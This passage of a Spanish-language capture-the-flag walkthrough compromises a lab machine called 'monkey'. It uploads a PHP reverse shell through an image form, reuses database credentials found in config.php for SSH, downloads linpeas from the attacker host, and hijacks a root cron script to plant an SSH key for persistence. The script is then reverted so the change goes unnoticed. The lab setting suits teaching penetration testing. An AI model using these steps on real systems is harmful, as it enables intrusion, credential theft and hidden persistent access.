Nueva contraseña

Confirmar contraseña

Enviar

Tenemos ahora acceso al sistema de estudiantes y procedemos ahora a realizar la explotación como tal.

3. Explotación

Para iniciar la explotación podemos buscar las diferentes vulnerabilidades que hayan en los servicios que ya sabemos que están corriendo en la máquina objetivo

```
# searchsploit vsftpd 3.0.3
```

```
(root@kali) ~/Documents/Hacking/monkey/192.168.111.131
# searchsploit vsftpd 3.0.3
```

Exploit Title	Path
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py
Shellcodes: No Results	

```
# searchsploit OpenSSH 7.
```

```
(root@kali) ~/Documents/Hacking/monkey/192.168.111.131
# searchsploit OpenSSH 7.
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH 7.2 - Denial of Service	linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection	multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration	linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
OpenSSHd 7.2p2 - Username Enumeration	linux/remote/40113.txt
Shellcodes: No Results	

```
# searchsploit Apache 2.4.38
```

```
(root@kali) ~/Documents/Hacking/monkey/192.168.111.131
# searchsploit Apache 2.4.38
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 2.4.17 < 2.4.38 - 'apache2ctl graceful' 'logrotate' Local Privilege Escalation	linux/local/46676.php
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal	linux/webapps/39642.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing	multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal	unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)	multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)	windows/webapps/42953.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload Bypass / Remote Code Execution (2)	jsp/webapps/42966.py
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC)	linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Execution	linux/remote/34.pl
Shellcodes: No Results	

Como podemos ver, no hay ningún exploit acá que nos pueda servir específicamente para las versiones de los servicios que estamos atacando. Procedemos entonces a buscar la forma de explotar con el acceso que ya tenemos.

En la opción "*Mi perfil*" del portal al cual ingresamos vemos que podemos modificar cierta información, entre ellas la imagen y que podemos cargar un archivo acá.

INSCRIPCIÓN DE ESTUDIANTES

Inscripción de estudiantes

Student Name

Hacker Mentor

Usuario

hackermentor


Código postal

777777

Promedio de Calificaciones

7.60

Imagen del alumno



Subir nueva imagen

Browse...

test.png

Actualizar

Cargamos en el formulario una imagen de prueba para ver qué sucede al momento de subirla

INSCRIPCIÓN DE ESTUDIANTES

Inscripción de estudiantes

Student Record updated Successfully !!

Student Name

Hacker Mentor

Usuario

hackermentor


Código postal

777777

Promedio de Calificaciones

7.60

Imagen del alumno




Subir nueva imagen

Browse...

No file selected.

Actualizar

Vemos que la foto se carga y se actualiza correctamente. Si ahora analizamos la foto en una pestaña aparte podemos ver que tiene un path específico dentro del servidor "monkey/studentphoto/test.png". Si ahora retrocedemos en esta ruta deberíamos poder ver qué más información puede haber en el folder que contiene la foto test.




## Index of /monkey/studentphoto

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">avatar-1.jpg.png</a>	2017-02-12 06:27	12K	
<a href="#">noimage.png</a>	2022-02-24 20:48	91K	
<a href="#">php-rev.php</a>	2022-05-20 16:47	5.4K	
<a href="#">test.png</a>	2024-04-25 02:08	3.4K	

Apache/2.4.38 (Debian) Server at 192.168.111.131 Port 80

Tenemos una pista bastante fuerte en este momento, tenemos un archivo php y si verificamos con **wappalyzer**, confirmamos que el lenguaje de programación para esta página web es php, lo cual nos podría dar una ventaja ya que php es un lenguaje que se interpreta/ejecuta, a diferencia de html que se muestra. Por lo tanto procederemos a verificar si podemos cargar directamente un archivo *.php* al sitio.




## Index of /monkey/studentphoto

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">avatar-1.jpg.png</a>	2017-02-12 06:27	12K	
<a href="#">noimage.png</a>	2022-02-24 20:48	91K	
<a href="#">php-rev.php</a>	2022-05-20 16:47	5.4K	
<a href="#">prueba.php</a>	2024-04-25 02:19	0	
<a href="#">test.png</a>	2024-04-25 02:08	3.4K	

Apache/2.4.38 (Debian) Server at 192.168.111.131 Port 80

Ahora bien, con este punto de entrada, podemos intentar cargar código en un archivo php para crear una reverse shell hacia nuestra máquina.



## Index of /monkey/studentphoto

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-	-	-
<a href="#">avatar-1.jpg.png</a>	2017-02-12 06:27	12K	
<a href="#">noimage.png</a>	2022-02-24 20:48	91K	
<a href="#">php-rev.php</a>	2022-05-20 16:47	5.4K	
<a href="#">prueba.php</a>	2024-04-25 02:19	0	
<a href="#">revshell.php</a>	2024-04-25 02:27	2.5K	
<a href="#">test.png</a>	2024-04-25 02:08	3.4K	

Apache/2.4.38 (Debian) Server at 192.168.111.131 Port 80

Cargamos el archivo "revshell.php" con el código necesario para generar una reverse shell hacia nuestra máquina Kali y antes de ejecutarlo procedemos a escuchar en el puerto 6464 con netcat que es el puerto para el cual apuntamos la reverse shell.

```
# nc -lvnp 6464
```

```
(hmstudent@kali)-[~/Documents/Hacking/monkey/192.168.111.131]
$ nc -lvnp 6464
listening on [any] 6464 ...
connect to [192.168.111.130] from (UNKNOWN) [192.168.111.131] 36016
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
02:32:23 up 3:44, 0 users, load average: 0.00, 0.00, 0.00
USER TTY IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
```

Tenemos acceso con el usuario `www-data` el cual es un usuario con el que no tenemos muchos permisos y que debemos elevar permisos de alguna forma para poder ganar más accesos.

Buscamos con este usuario alguna de las banderas dentro del folder de `/home` en el cual deben estar los usuarios.

```
# find /home
```

```
$ find /home
/home
/home/hackermmentor
/home/hackermmentor/.bash_history
/home/hackermmentor/.bashrc
/home/hackermmentor/backup.sh
/home/hackermmentor/.profile
/home/hackermmentor/bandera1.txt
/home/hackermmentor/.local
/home/hackermmentor/.local/share
find: '/home/hackermmentor/.local/share': Permission denied
/home/hackermmentor/.bash_logout
/home/hackermmentor/.selected_editor

$ cat /home/hackermmentor/bandera1.txt
47ee0702e489445bae251df46bc88b73
```

**Bandera1: 47ee0702e489445bae251df46bc88b73**

Buscamos escalar privilegios y podemos buscar dentro de los recursos de la página web ya que es muy probable que exista el código para la conexión con la base de datos.

```
$ cd /var/www
$ ls
html
$ cd html
$ ls
index.html
monkey
$ cd monkey
$ ls
admin
assets
change-password.php
check_availability.php
db
enroll-history.php
enroll.php
includes
index.php
logout.php
my-profile.php
pincode-verification.php
print.php
studentphoto
$
```

Dentro del folder `/var/www/html/monkey/` podemos observar que hay un directorio *includes* el cual suele tener información de configuración importante.

```
$ cd includes
$ ls
config.php
footer.php
header.php
menubar.php
$
```


Revisamos el código de *config.php*



```
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "hackermentor";
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");

?>
$
```

Con este usuario y contraseña podemos ahora tratar de ingresar nuevamente al portal de phpmyadmin que es el que maneja la base de datos.



Ahora bien, notamos que el usuario con el cual entramos a la base de datos es "hackermentor" y este nombre de usuario también lo vimos en el directorio /home de la máquina. Y si recordamos el archivo *notas.txt* que obtuvimos al principio nos decía "Le dije que no utilice la misma contraseña en otros servicios y que la cambie lo más pronto posible". Lo cual nos indica que puede ser que hayan otros servicios con este mismo usuario y contraseña, por lo cual procedemos a intentar con el servicio de SSH.

```
# ssh 192.168.111.131 -l 'hackermentor'
```

```
(root@kali)-[/home/.../Documents/Hacking/monkey/192.168.111.131]
# ssh 192.168.111.131 -l 'hackermentor'
hackermentor@192.168.111.131's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$
```

Ahora tenemos un usuario con más privilegios que el primero que teníamos y una conexión más estética y fácil de usar que la primer reverse shell. Sin embargo, los privilegios que tenemos en estos momentos aún no son los máximos y podemos buscar la forma de continuar escalando aún más. Para ello podemos hacer uso del script de líneas el cual automatiza la búsqueda de opciones para escalar privilegios en una máquina linux.

```
hackermentor@monkey:~$ wget http://192.168.111.130:8080/linpeas.sh
--2024-04-25 03:07:31-- http://192.168.111.130:8080/linpeas.sh
Connecting to 192.168.111.130:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh
2024-04-25 03:07:31 (138 MB/s) - 'linpeas.sh' saved [765867/765867]

hackermentor@monkey:~$ ls
backup.sh  bandera1.txt  linpeas.sh
```

```
Cron jobs
https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root 1082 May 20 2022 /etc/crontab

/etc/cron.d:
total 16
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Apr 25 02:57 ..
-rw-r--r-- 1 root root 712 Dec 17 2018 php
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder


/etc/cron.daily:
total 40
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Apr 25 02:57 ..
-rwxr-xr-x 1 root root 539 Aug 8 2020 apache2
-rwxr-xr-x 1 root root 1478 May 12 2020 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmaintils
-rwxr-xr-x 1 root root 1187 Apr 18 2019 dpkg
-rwxr-xr-x 1 root root 377 Aug 28 2018 logrotate
-rwxr-xr-x 1 root root 1123 Feb 10 2019 man-db
-rwxr-xr-x 1 root root 249 Sep 27 2017 passwd
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.hourly:
total 12
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Apr 25 02:57 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Apr 25 02:57 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder


/etc/cron.weekly:
total 16
drwxr-xr-x 2 root root 4096 May 29 2021 .
drwxr-xr-x 74 root root 4096 Apr 25 02:57 ..
-rwxr-xr-x 1 root root 813 Feb 10 2019 man-db
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
```

A terminal window with a dark background. A line of text is highlighted with a red rectangular box. The text is: `* * * * * /home/hackermmentor/backup.sh`. The asterisks are orange, and the path is in blue.


Al ejecutar el script de lineas podemos ver en el menú de cronjobs que existe uno que nos puede ayudar con la escalación de privilegios que necesitamos. Procedemos entonces a revisar el archivo que nos menciona el cronjob.

```
# cat backup.sh
```

A terminal window showing the output of the command `cat backup.sh`. The output is:  
`#!/bin/bash  
rm /tmp/backup.zip  
zip -r /tmp/backup.zip /var/www/html/monkey/includes  
chmod 700 /tmp/backup.zip`  
The prompt is `hackermmentor@monkey:~$`.

Este script lo que hace basicamente es hacer un backup de todo lo que hay en la carpeta includes que encontramos anteriormente y el único usuario con permisos sobre ese backup es el usuario root.

De acuerdo a la información del lineas sabemos que es un cronjob, ahora necesitamos saber cada cuándo se está ejecutando para poder hacer uso de este script.

A terminal window showing the execution of the backup script. The first command is `ls -l /tmp/backup.zip` and the output is:  
`-rwx----- 1 root root 2252 Apr 25 03:17 /tmp/backup.zip`  
The second command is `ls -l /tmp/backup.zip` and the output is:  
`-rwx----- 1 root root 2252 Apr 25 03:18 /tmp/backup.zip`  
The prompt is `hackermmentor@monkey:~$`.

Con una diferencia de 1 minuto podemos afirmar que el proceso de backup se está ejecutando cada minuto, es decir que podemos modificar el archivo backup.sh para que sea ejecutado por el usuario root cada minuto y nos de acceso.

## Persistencia

Para el siguiente paso vamos a realizar la escalación de privilegios junto con la **persistencia** a la máquina.

Creamos en nuestra máquina Kali una llave ssh para root.

```
(root@kali)-[/home/hmstudent/.ssh]
# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:JUBsy4Pr/HVWch5jQK3XcALq1Q+t5Bwn7PAbnh3Ua74 root@kali
The key's randomart image is:
+--[RSA 3072]--+
|    oo    oo   |
|    o. o o+ ... |
|    + .o =.B=+ . |
|    . +. +.O.O. . |
|    . .S ..& oo  |
|    .      B Bo.  |
|    o      . o = .. |
|    o      . o      |
|    ..          E  |
+--[SHA256]--+
```

Verificamos los archivos y montamos un servidor http para descargar los archivos.

```
(root@kali)-[~/ .ssh]
# ls
id_rsa id_rsa.pub known_hosts known_hosts.old

(root@kali)-[~/ .ssh]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.111.131 - - [25/Apr/2024 03:24:58] "GET /id_rsa.pub HTTP/1.1" 200 -
```

Descargamos la llave pública en la máquina monkey.

```
hacker@kali:~$ wget http://192.168.111.130:8080/id_rsa.pub
--2024-04-25 03:24:58-- http://192.168.111.130:8080/id_rsa.pub
Connecting to 192.168.111.130:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/vnd.xstream-package]
Saving to: 'id_rsa.pub'

id_rsa.pub
100%[=====] 563 --KB/s in 0s
2024-04-25 03:24:58 (118 MB/s) - 'id_rsa.pub' saved [563/563]
```

Verificamos la llave y editamos el script de backup para que cree una carpeta .ssh dentro de los archivos de root y cargamos la llave pública en los authorized\_keys para root.

```

hackermentor@monkey:~$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCwDQ0yA0Z5xcr09eCFN1S10pukdv8G1GNRCBq/Ik0OhxRrGE2BV9G+RdovSx7wE5Uf6T01/Wbyjx1hl-z7ka1qdpfJgRgE+pprPNSWb12nLol411MB8jW8C3b1W0M7B6PC7CYEgPw+SRe7k5OHYQuXtRzB8zb0KfA9B0S1XUMp7L/LqfuzP+2nd50JemrPy11B8+G9pcGyOrpDwX6V/0hJ12+0H8B9771
vWec55f8E1p6k21hpj3cgtrb3j8P/nfg24kHLVVSRRBg8iRzq5vpsTUw5A2NvLv0Ne+r8tn3udv1jpk01w3UGRNS2bJREWg6fJal1n7Fwz1ndevYRtELs4YRd2QzCQ9N/0HyCQJnc4VUAlYmXzRrG+ogAas4H1Qw6Jd7QnySAKoz8BLhsy5ckUmhdvR0Pnt/13M0Iq071resqK3q2df18gmP/5qlhmP+tdq47wkdJ86P/3+nP6opbt3cgTng
93lQd98ryWb=
hackermentor@monkey:~$ nano
backup.sh
bandera1.txt
.hbash_history
.bash_logout
.bashrc
id_rsa.pub
linpeas.sh
.local/
.profile
.selected_editor
hackermentor@monkey:~$ cat backup.sh
#!/bin/bash

mkdir /root/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQBAQCwDQ0yA0Z5xcr09eCFN1S10pukdv8G1GNRCBq/Ik0OhxRrGE2BV9G+RdovSx7wE5Uf6T01/Wbyjx1hl-z7ka1qdpfJgRgE+pprPNSWb12nLol411MB8jW8C3b1W0M7B6PC7CYEgPw+SRe7k5OHYQuXtRzB8zb0KfA9B0S1XUMp7L/LqfuzP+2nd50JemrPy11B8+G9pcGyOrpDwX6V/0hJ12+0H8B9771vWec55f8E1p6k21hpj3cgtrb3j8P/nfg24kHLVVSRRBg8iRzq5vpsTUw5A2NvLv0Ne+r8tn3udv1jpk01w3UGRNS2bJREWg6fJal1n7Fwz1ndevYRtELs4YRd2QzCQ9N/0HyCQJnc4VUAlYmXzRrG+ogAas4H1Qw6Jd7QnySAKoz8BLhsy5ckUmhdvR0Pnt/13M0Iq071resqK3q2df18gmP/5qlhmP+tdq47wkdJ86P/3+nP6opbt3cgTng93lQd98ryWb=" > /root/.ssh/authorized_keys
#rm /tmp/backup.zip
#zip -r /tmp/backup.zip /var/www/html/monkey/includes
#chmod 700 /tmp/backup.zip
hackermentor@monkey:~$

```

Esperamos que se ejecute al menos una vez el script de backup y verificamos la conexión con ssh usando la llave privada que generamos anteriormente.

```

(root@kali)-[~/ssh]
# ssh -I id_rsa 192.168.111.131
dlopen id_rsa failed: id_rsa: cannot open shared object file: No such file or directory
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri May 20 19:02:00 2022 from 192.168.190.152
root@monkey:~# whoami
root
root@monkey:~#

```

Ahora tenemos acceso como root y mantenemos la persistencia teniendo estas llaves ssh para conectarnos directamente cada vez que lo necesitemos.

Verificamos la segunda bandera

```

root@monkey:~# ls
bandera2.txt
root@monkey:~# cat bandera2.txt
d844ce556f834568a3ffe8c219d73368
root@monkey:~#

```

**Bandera2: d844ce556f834568a3ffe8c219d73368**

Reversamos los cambios que hicimos en el archivo *backup.sh* para que continúe realizando el backup de forma normal y no levantar sospechas.

```

hackermentor@monkey:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/monkey/includes
chmod 700 /tmp/backup.zip
hackermentor@monkey:~$

```

Después de hacer los cambios revisamos si podemos conectarnos nuevamente como root y no se borraron nuestros cambios al revertir el script.

```
(root@kali)-[~/ssh]
# ssh -I id_rsa 192.168.111.131
dlopen id_rsa failed: id_rsa: cannot open shared object file: No such file or directory
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Apr 25 03:32:02 2024 from 192.168.111.130
root@monkey:~#
```